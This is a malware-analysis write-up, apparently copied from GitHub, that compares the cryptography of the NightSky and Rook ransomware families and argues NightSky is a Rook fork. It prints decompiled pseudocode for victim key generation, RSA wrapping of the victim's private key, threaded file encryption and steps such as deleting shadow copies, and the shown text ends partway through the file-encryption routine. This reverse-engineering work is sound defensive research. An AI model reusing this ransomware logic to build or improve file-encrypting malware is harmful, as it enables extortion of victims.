
NightSky Ransomware – just a Rook RW fork in VMProtect suit

github.com/Dump-GUY/Malware-analysis-and-Reverse-engineering/blob/main/NightSky_Ransomware–just_a_Rook_RW_fork_in_VMProtect_suit/NightSky_Ransomware–just_a_Rook_RW_fork_in_VMProtect_suit.md

Dump-GUY



Dump-GUY/**Malware-analysis-and-Reverse-…**


Some of my publicly available Malware analysis and Reverse engineering.

1 Contributor 0 Issues 410 Stars 80 Forks

The main subject of this analysis is to explain Cryptographic functions used in NightSky and Rook ransomwares and compare their similarities and differences. This is not just some kind of show-off report but the main purpose of this, is to share some knowledge, ideas, work-flow and problems which could occur during this kind of research.

Before we jump in, both of these ransomwares are using the same version of statically linked OpenSource library Mbed TLS (2.23.0 – 2.24.0) to implement Crypto functions. Because of minor changes in Mbed TLS between versions 2.23.0 and 2.24.0 (ransomware code is not affected by these changes), there is no way to specify which one of these version was used, but more important is that both ransomwares are using the same version of Mbed TLS.

Finding out the exact version was a pitty work, involving compilation of different version of Mbed TLS (last 20 versions) with exact same version of Visual Studio (2015) and same version of compiler tools (19.00.24245 – obtained from Rook RW). Because of shredded Rich Header in NightSky ransomware (caused by used VMProtect), we can only presume that both of these RW were built with compiler tools 19.00.????? probably Visual Studio 2015 but not necessary. In the Rook case, we also know the exact version of compiler tools (19.00.24245) – Rich Header presented.



Rook RW - VS 2015 19.00.24245

File name: C:\Users\Inferno\Desktop\Rook_and_NightSky_RW\rookRW_prevversion_NightSky\rookRW\rookRW.exe.exe
File type: PE64
Entry point: 000000014002add0
Base address: 0000000140000000
Sections: 0003
TimeDateStamp: 2021-11-23 16:12:09
SizeOfImage: 00067000
Scan: Nauz File Detector(NFD)
Endianness: LE
Mode: 64
Architecture: AMD64
Type: Console

```
Operation system: Windows[AMD64, 64-bit, Console]
Linker: Microsoft linker(14.00.24245)
Compiler: Visual C/C++(19.00.24245)[LTCG/C++]
Tool: Microsoft Visual Studio(2015)
(Heuristic)Packer: UPX(3.96)
```

44 msec

NightSky RW - VS 20?? 19.00.?????

File name: C:\Users\Inferno\Desktop\Rook_and_NightSky_RW\NightSky_RW\original_sample\update.exe
File type: PE64
Entry point: 0000000140421807
Base address: 0000000140000000
Sections: 000a
TimeDateStamp: 2021-12-30 16:28:20
SizeOfImage: 00950000
Scan: Detect It Easy(DiE)
Endianness: LE
Mode: 64
Architecture: AMD64
Type: Console


```
protector   VMProtect(1.X)[-]                      S ?
linker      Microsoft Linker(14.0)[Console64,console]   S ?
```

3+

100%
82 msec

Real hard work started with many attempts to find the correct C\C++ compiler and linker configuration which was used in both of these ransomwares (involving reversing of Mbed TLS functions in ransomwares and produced .dll and .obj (in .lib file) files). Fortunately, and not surprising, the best configuration was the same for both of these ransomwares. Built .lib files served for generating FLIRT signatures and .dll files with pdb symbols were used for fuzzy matching with Rizzo signatures, fingermatch signatures, diaphora... Big differences between matched functions, using different versions of Mbed TLS, let to exact version of Mbed TLS (2.23.0 – 2.24.0) which was used in both cases. These facts could be just an interesting coincidence but after I introduce the code similarity it will be obvious that NightSky Ransomware is just a fork of Rook and there is possibility that same TA is behind the creation of these Ransomwares. (another possibility is leaked src code etc..).


NightSky RW vs Rook RW brief crypto summary



Night Sky Ransomware	Rook Ransomware
ABC	ABC
Built with VS 20?? 19.00.?????	Built with VS 2015 19.00.24245
Packed with VMProtect	Not Packed
Using statically linked MBED TLS (2.23-4)	Using statically linked MBED TLS (2.23-4)
TAs embedded RSA2048 public key in PEM	TAs embedded RSA2048 public key in PEM
Generates Victim RSA2048 priv+pub key	Generates Victim RSA2048 priv+pub key
MaxSize encrypted (3*(blocksize=524288))	MaxSize encrypted (3*(blocksize=524288))
Using AES128CBC to encrypt file	Using AES128ECB (intermitten encryption 16/32)
AESKey generated with MBEDTLS prng	AESKey generated with MBEDTLS prng
IV hardcoded (04030201040302010403020104030201)	---
AESKey encrypted with Victim RSA2048pub	AESKey encrypted with Victim RSA2048pub
Victim privKEY encrypted with TAs pubKEY	Victim privKEY encrypted with TAs pubKEY
For-each file uniquely generated AES key	For-each file uniquely generated AES key

Let´s do some reversing

After this brief introduction we can jump to the main function of these ransomwares. We can see main function of Rook and NighSky RW in the picture below. NightSky omitted some functionality of Rook (processing cmdline arguments, debug mode…) and some were just moved to different functions but code similarity related to multi-threading and synchronization remains.



Rook RW - start of Main function

```
hHeap = GetProcessHeap();
setPRNG_generate_VictimRSAKeys_encryptVictimPrivateKEY();
abuse_ADS();
pNumArgs = 0;
CommandLineW = GetCommandLineW();
v4 = CommandLineToArgvW(CommandLineW, &pNumArgs);
v55 = v4;
SetProcessShutdownParameters(0, 0);
v5 = sub_140001760(pNumArgs, (__int64)v4, L"debug");
v6 = (const WCHAR *)v5;
if ( v5 )
{
  qword_140054B10 = (__int64)v5;
  InitializeCriticalSection(&CriticalSection);
  hObject = CreateFileW(v6, 0x40000000u, 1u, 0i64, 4u, 0x80u, 0i64);
  dword_140055DD8 = 1;
}
stop_services();
stop_processes();
delete_shadowCopies();
SHEmptyRecycleBinA(0i64, 0i64, 7u);
GetSystemInfo(&SystemInfo);
v7 = (4 * SystemInfo.dwNumberOfProcessors) >> 1;
v8 = 24 * SystemInfo.dwNumberOfProcessors;
nCount = (4 * SystemInfo.dwNumberOfProcessors) >> 1;
dword_1400593D8 = 24 * SystemInfo.dwNumberOfProcessors;
do
  v9 = HeapAlloc(hHeap, 8u, 8i64 * v8 + 64);
while ( !v9 );
qword_1400593E0 = (__int64)v9;
hSemaphore = CreateSemaphoreA(0i64, v8, v8, 0i64);
SemaphoreA = CreateSemaphoreA(0i64, 0, v8, 0i64);
qword_1400593E8 = 0i64;
qword_1400593A8 = SemaphoreA;
InitializeCriticalSection(&stru_1400593B0);
v11 = 3 * v7;
dword_140059428 = 3 * v7;
do
  v12 = HeapAlloc(hHeap, 8u, 8i64 * v11 + 64);
while ( !v12 );
qword_140059430 = (__int64)v12;
hHandle = CreateSemaphoreA(0i64, v11, v11, 0i64);
v13 = CreateSemaphoreA(0i64, 0, v11, 0i64);
qword_140059438 = 0i64;
qword_1400593F8 = v13;
```


00002ED2 main:88 (140003AD2) (Synchronized with IDA View-A)

NightSky RW - start of Main Function - some functionality was omitted (processing cmdline arguments, run in debug mode etc..) and some was moved from Main func to different funcs..you can still see the code similarity

```
hHeap = GetProcessHeap();
setPRNG_generate_VictimRSAKeys_encryptVictimPrivateKEY();
SetProcessShutdownParameters(0, 0);
SHEmptyRecycleBinA_0(0i64, 0i64, 7u);
GetSystemInfo(&SystemInfo);
encryption_thread_count = (4 * SystemInfo.dwNumberOfProcessors) >> 1;
v4 = 24 * SystemInfo.dwNumberOfProcessors;
dword_7FF63BBF6278 = 24 * SystemInfo.dwNumberOfProcessors;
do
  Heap = RtlAllocateHeap(hHeap, 8u, 8i64 * v4 + 64);
while ( !Heap );
qword_7FF63BBF6280 = (__int64)Heap;
hSemaphore1 = CreateSemaphoreA(0i64, v4, v4, 0i64);
hSemaphore2 = CreateSemaphoreA(0i64, 0, v4, 0i64);
qword_7FF63BBF6288 = 0i64;
RtlInitializeCriticalSection(&CriticalSection);
v6 = 3 * encryption_thread_count;
dword_7FF63BBF62C8 = 3 * encryption_thread_count;
do
  v7 = RtlAllocateHeap(hHeap, 8u, 8i64 * v6 + 64);
while ( !v7 );
qword_7FF63BBF62D0 = (__int64)v7;
hSemaphore3 = CreateSemaphoreA(0i64, v6, v6, 0i64);
hSemaphore4 = CreateSemaphoreA(0i64, 0, v6, 0i64);
qword_7FF63BBF62D8 = 0i64;
hSemaphore4_1 = hSemaphore4;
RtlInitializeCriticalSection(&stru_7FF63BBF62A0);
v9 = (unsigned int)encryption_thread_count;
do
  v10 = (HANDLE *)RtlAllocateHeap(hHeap, 8u, 8 * encryption_thread_count + 64);
while ( !v10 );
do
  v11 = (HANDLE *)RtlAllocateHeap(hHeap, 8u, 8 * encryption_thread_count + 64);
while ( !v11 );
v23 = 0;
for ( i = 8 * encryption_thread_count; v23 < i; ++v23 )
  *((_BYTE *)v10 + v23) = 0;
for ( j = 0; j < i; ++j )
  *((_BYTE *)v11 + j) = 0;
if ( (_DWORD)encryption_thread_count )
{
  v13 = v11;
  v14 = (unsigned int)encryption_thread_count;
```

000023B2 main:50 (7FF63BBA23B2) (Synchronized with IDA View-A, Hex View-1)

One of the first function in “main” in both of these ransomwares - “setPRNG_generate_VictimRSAKeys_encryptVictimPrivateKEY” is responsible for generating Victim RSA2048 key pair where Victim RSA2048 private KEY is encrypted by TAs embedded RSA2048 public key. The encryption of victim RSA private key is performed in loop of 200 bytes as you can see in the picture below. Again the similarity of code is obvious.



Rook RW - Encrypting Victim RSA2048 Private key with TAs embedded RSA2048 public key - looping 200 bytes

```
    if ( v17 >= 0 )
      generate_RSA_key("-----BEGIN PUBLIC KEY-----\n", "-----END PUBLIC KEY-----\n", &v30[-v17], v17, &Data, samDes
    Length_Victim_RSA_privateKEY = lstrlenA(::Victim_RSA_privateKEY);
    Victim_RSA_privateKEY_200B_block_count = Length_Victim_RSA_privateKEY / 200;
    if ( Length_Victim_RSA_privateKEY != 200 * (Length_Victim_RSA_privateKEY / 200) )
      ++Victim_RSA_privateKEY_200B_block_count;
    if ( Victim_RSA_privateKEY_200B_block_count > 0 )
    {
      Victim_RSA_privateKEY = ::Victim_RSA_privateKEY;
      TAsPublic_encrypted_victim_RSAprivateKEY = &::TAsPublic_encrypted_victim_RSAprivateKEY;
      Victim_RSA_privateKEY_200B_block_count_1 = Victim_RSA_privateKEY_200B_block_count;
      do
      {
        v23 = *(*&TAs_RSA_publikKEY_ctx + 328i64);
        if ( v23 )
        {
          if ( v23 == 1 )
            mbedtls_rsa_rsaes_oaep_encrypt(
              *&TAs_RSA_publikKEY_ctx,
              Wrapped_CTR_DRBG_gen_random,
              &p_rng,
              v18,
              dwOptions,
              samDesired,
              200ui64,
              Victim_RSA_privateKEY,
              TAsPublic_encrypted_victim_RSAprivateKEY);
        }
        else
        {
          mbedtls_rsa_rsaes_pkcs1_v15_encrypt(
            TAs_RSA_publikKEY_ctx,
            Wrapped_CTR_DRBG_gen_random,
            &p_rng,
            v18,
            200ui64,
            Victim_RSA_privateKEY,
            TAsPublic_encrypted_victim_RSAprivateKEY);
        }
        TAsPublic_encrypted_victim_RSAprivateKEY += 256;
        Victim_RSA_privateKEY += 200;
        --Victim_RSA_privateKEY_200B_block_count_1;
      }
      while ( Victim_RSA_privateKEY_200B_block_count_1 );
    }
```


000012E6 setPRNG_generate_or_obtain_VictimRSAKeys_encryptVictimPrivateKEY:134 (140001EE6)

NightSky RW - Encrypting Victim RSA2048 Private key with TAs embedded RSA2048 public key - looping 200 bytes

```
do
  ++length_of_Victim_RSA_privateKEY;
while ( ::Victim_RSA_privateKEY[length_of_Victim_RSA_privateKEY] );
Length_Victim_RSA_privateKEY = length_of_Victim_RSA_privateKEY;
Victim_RSA_privateKEY_200B_block_count = length_of_Victim_RSA_privateKEY / 200;
if ( length_of_Victim_RSA_privateKEY != 200 * (length_of_Victim_RSA_privateKEY / 200) )
  ++Victim_RSA_privateKEY_200B_block_count;
Victim_RSA_privateKEY_200B_block_count_1 = Victim_RSA_privateKEY_200B_block_count;
if ( Victim_RSA_privateKEY_200B_block_count )
{
  Victim_RSA_privateKEY = ::Victim_RSA_privateKEY;
  TAsPublic_encrypted_victim_RSAprivateKEY = &::TAsPublic_encrypted_victim_RSAprivateKEY;
  do
  {
    v24 = *(*&TAs_RSA_publikKEY_ctx + 328i64);
    if ( v24 )
    {
      if ( v24 == 1 )
        mbedtls_rsa_rsaes_oaep_encrypt(
          *&TAs_RSA_publikKEY_ctx,
          Wrapped_CTR_DRBG_gen_random,
          &p_rng,
          v19,
          MaxCount,
          Src,
          200ui64,
          Victim_RSA_privateKEY,
          TAsPublic_encrypted_victim_RSAprivateKEY);
    }
    else
    {
      mbedtls_rsa_rsaes_pkcs1_v15_encrypt(
        *&TAs_RSA_publikKEY_ctx,
        Wrapped_CTR_DRBG_gen_random,
        &p_rng,
        v19,
        200ui64,
        Victim_RSA_privateKEY,
        TAsPublic_encrypted_victim_RSAprivateKEY);
    }
    TAsPublic_encrypted_victim_RSAprivateKEY += 256;
    Victim_RSA_privateKEY += 200;
    --Victim_RSA_privateKEY_200B_block_count_1;
  }
  while ( Victim_RSA_privateKEY_200B_block_count_1 );
```

00001386 setPRNG_generate_VictimRSAKeys_encryptVictimPrivateKEY:120 (7FF63BBA1386) (Synchronized with IDA View-A)

We can move on to function which is start routine of newly spawned threads. This NightSky routine is handled by literally copy-paste code from Rook RW and serves as synchronization which leads to function responsible for file encryption “encrypt_file”.



Pseudocode-A

```
void __fastcall __noreturn StartAddress(LPVOID lpThreadParameter)
{
  WCHAR *filename; // rbx
  WCHAR *filename_1; // rbx

  if ( lpThreadParameter )
  {
    while ( WaitForSingleObject(qword_1400593F8, 0) )
    {
      while ( !WaitForSingleObject(qword_1400593A8, 0) )
      {
        EnterCriticalSection(&stru_1400593B0);
        filename = *(WCHAR **)(qword_1400593E0 + 8i64 * SHIDWORD(qword_1400593E8));
        HIDWORD(qword_1400593E8) = (HIDWORD(qword_1400593E8) + 1) % dword_1400593D8;
        LeaveCriticalSection(&stru_1400593B0);
        ReleaseSemaphore(hSemaphore, 1, 0i64);
        if ( !filename )
          break;
        encrypt_file(filename);
LABEL_5:
        HeapFree(hHeap, 0, filename);
      }
    }
    EnterCriticalSection(&stru_140059400);
    filename = *(WCHAR **)(qword_140059430 + 8i64 * SHIDWORD(qword_140059438));
    HIDWORD(qword_140059438) = (HIDWORD(qword_140059438) + 1) % dword_140059428;
    LeaveCriticalSection(&stru_140059400);
    ReleaseSemaphore(hHandle, 1, 0i64);
    if ( filename )
    {
      sub_140002C00(filename);
      goto LABEL_5;
    }
  }
  else
  {
    while ( 1 )
    {
      if ( WaitForSingleObject(qword_1400593A8, 0) )
        WaitForSingleObject(qword_1400593A8, 0xFFFFFFFF);
      EnterCriticalSection(&stru_1400593B0);
      filename_1 = *(WCHAR **)(qword_1400593E0 + 8i64 * SHIDWORD(qword_1400593E8));
      HIDWORD(qword_1400593E8) = (HIDWORD(qword_1400593E8) + 1) % dword_1400593D8;
      LeaveCriticalSection(&stru_1400593B0);
      ReleaseSemaphore(hSemaphore, 1, 0i64);
      if ( !filename_1 )
        break;
      encrypt_file(filename_1);
      HeapFree(hHeap, 0, filename_1);
    }
  }
  ExitThread(0);
```

000029EB StartAddress:48 (1400035EB) (Synchronized with IDA View-A)

Rook RW -> File_Encryption - new Thread StartRoutine

Pseudocode-A


```
void __fastcall __noreturn StartAddress(PVOID Parameter)
{
  WCHAR *filename; // rbx
  WCHAR *filename_1; // rbx

  if ( Parameter )
  {
    while ( WaitForSingleObject(hSemaphore4_1, 0) )
    {
      while ( !WaitForSingleObject(hSemaphore2, 0) )
      {
        RtlEnterCriticalSection(&CriticalSection);
        filename = *(WCHAR **)(qword_7FF63BBF6280 + 8i64 * SHIDWORD(qword_7FF63BBF6288));
        HIDWORD(qword_7FF63BBF6288) = (HIDWORD(qword_7FF63BBF6288) + 1) % dword_7FF63BBF6278;
        RtlLeaveCriticalSection(&CriticalSection);
        ReleaseSemaphore(hSemaphore1, 1, 0i64);
        if ( !filename )
          break;
        encrypt_file(filename);
LABEL_5:
        HeapFree(hHeap, 0, filename);
      }
    }
    RtlEnterCriticalSection(&stru_7FF63BBF62A0);
    filename = *(WCHAR **)(qword_7FF63BBF62D0 + 8i64 * SHIDWORD(qword_7FF63BBF62D8));
    HIDWORD(qword_7FF63BBF62D8) = (HIDWORD(qword_7FF63BBF62D8) + 1) % dword_7FF63BBF62C8;
    RtlLeaveCriticalSection(&stru_7FF63BBF62A0);
    ReleaseSemaphore(hSemaphore3, 1, 0i64);
    if ( filename )
    {
      sub_7FF63BBA19F0(filename);
      goto LABEL_5;
    }
  }
  else
  {
    while ( 1 )
    {
      if ( WaitForSingleObject(hSemaphore2, 0) )
        WaitForSingleObject(hSemaphore2, 0xFFFFFFFF);
      RtlEnterCriticalSection(&CriticalSection);
      filename_1 = *(WCHAR **)(qword_7FF63BBF6280 + 8i64 * SHIDWORD(qword_7FF63BBF6288));
      HIDWORD(qword_7FF63BBF6288) = (HIDWORD(qword_7FF63BBF6288) + 1) % dword_7FF63BBF6278;
      RtlLeaveCriticalSection(&CriticalSection);
      ReleaseSemaphore(hSemaphore1, 1, 0i64);
      if ( !filename_1 )
        break;
      encrypt_file(filename_1);
      HeapFree(hHeap, 0, filename_1);
    }
  }
```

0000224B StartAddress:48 (7FF63BBA224B) (Synchronized with IDA View-A, Hex View-1)

NightSky RW -> File_Encryption - new Thread StartRoutine

In “encrypt_file” function code below we can see that both of these ransomwares are using Mbed TLS random module to generate for each file unique 16 bytes random AES key. This AES key is later used but also gets encrypted by previously generated victim RSA2048 public key and saved to structure which will be later part of encrypted file footer.



Pseudocode-A

```
LABEL_29:
    CTR_DRBG_gen_random(&p_rng, &Aes_key, 0x10ui64);
    GetFileSizeEx(FileW, encrypted_aeskey_with_victim_publicRSA);
    if ( encrypted_aeskey_with_victim_publicRSA[0].QuadPart )
    {
      encrypted_aeskey_with_victim_publicRSA[2].QuadPart = 2i64;
      v31 = *(*&mbedtls_rsa_context + 328i64);
      if ( v31 )
      {
        if ( v31 == 1 )
          mbedtls_rsa_rsaes_oaep_encrypt(
            *&mbedtls_rsa_context,
            Wrapped_CTR_DRBG_gen_random,
            &p_rng,
            v30,
            dwCreationDisposition,
            dwFlagsAndAttributes,
            16ui64,
            &Aes_key,
            &encrypted_aeskey_with_victim_publicRSA[3]);
      }
      else
      {
        mbedtls_rsa_rsaes_pkcs1_v15_encrypt(
          mbedtls_rsa_context,
          Wrapped_CTR_DRBG_gen_random,
          &p_rng,
          v30,
          16ui64,
          &Aes_key,
          &encrypted_aeskey_with_victim_publicRSA[3]);
      }
      v73 = 0;
      do
      {
        *(&encrypted_aeskey_with_victim_publicRSA[35].LowPart + v73) = *(&TAsPublic_encrypted_victim_RSAprivateKEY + v
        ++v73;
      }
      while ( v73 < 2304 );
      do
        v41 = HeapAlloc(hHeap, 8u, 524352ui64);
      while ( !v41 );
      v42 = encrypted_aeskey_with_victim_publicRSA[0];
      v43 = 0i64;
      v44 = encrypted_aeskey_with_victim_publicRSA[0].QuadPart / 524288;
      if ( encrypted_aeskey_with_victim_publicRSA[0].QuadPart / 524288 )
      {
        while ( 1 )
        {
          ReadFile(FileW, v41, 524288u, &NumberOfBytesRead, 0i64);
          memset(v68, 0, sizeof(v68));
